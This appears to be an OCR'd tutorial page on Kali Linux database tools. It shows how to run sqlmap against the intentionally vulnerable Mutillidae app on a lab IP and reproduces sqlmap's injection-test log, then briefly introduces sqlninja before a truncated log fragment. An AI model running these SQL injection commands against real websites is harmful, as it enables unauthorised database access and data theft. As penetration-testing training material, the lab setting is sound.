
Website Penetration Testing-Database Tools Usage

sqlmap


sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

Let’s learn how to use sqlmap.

Step 1 – To open sqlmap, go to Applications → 04-Database Assessment → sqlmap.



The webpage having vulnerable parameters to SQL Injection is metasploitable.



192.168.1.101/mutillidae/index.php?page=user-info.php&username='&password=&user-info-php-submit-button=View+Account+Details

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

View your details

Please enter username and password to view account details


Name

Password

Dont have an account? Please register here


Error: Failure is always an option and this situation proves it	
Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server

Step 2 – To start the sql injection testing, type “**sqlmap – u URL of victim**”



```
[*] to see full list of options run with '-hh'
root@kali:~# sqlmap -u http://192.168.1.101/mutillidae/index.php?page=user-info.
php&username=%27&password=&user-info-php-submit-button=View+Account+Details
```

Step 3 – From the results, you will see that some variable are vulnerable.




```
[17:06:31] [INFO] testing if the target URL is stable
[17:06:32] [INFO] target URL is stable
[17:06:32] [INFO] testing if GET parameter 'page' is dynamic
[17:06:32] [INFO] confirming that GET parameter 'page' is dynamic
[17:06:32] [INFO] GET parameter 'page' is dynamic
[17:06:32] [WARNING] heuristic (basic) test shows that GET parameter 'page' migh
t not be injectable
[17:06:32] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be
vulnerable to XSS attacks
[17:06:32] [INFO] testing for SQL injection on GET parameter 'page'
[17:06:32] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:06:32] [WARNING] reflective value(s) found and filtering out
[17:06:33] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
[17:06:34] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER B
Y or GROUP BY clause'
[17:06:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[17:06:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE o
r HAVING clause'
[17:06:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLT
ype)'
[17:06:36] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'
[17:06:36] [INFO] testing 'MySQL inline queries'
[17:06:36] [INFO] testing 'PostgreSQL inline queries'
```

sqlninja

sqlninja is a SQL Injection on Microsoft SQL Server to a full GUI access. sqlninja is a tool targeted to exploit SQL Injection vulnerabilities on a web application that uses Microsoft SQL Server as its back-end. Full information regarding this tool can be found on http://sqlninja.sourceforge.net/

Step 1 – To open sqlninja go to Applications → 04-Database Assesment → sqlninja.



```
sed blind (SELECT)'
ased blind'
 time-based blind'

- 1 to 10 columns'
st because of zero knowled
 it using option '--dbms'
1 to 10 columns'
table
be not injectable. Try to
ts. Also, you can try to r
tring' (or '--regexp') If
anism involved (e.g. WAF)
'--tamper=space2comment')


.1.101/mutillidae/index.ph
```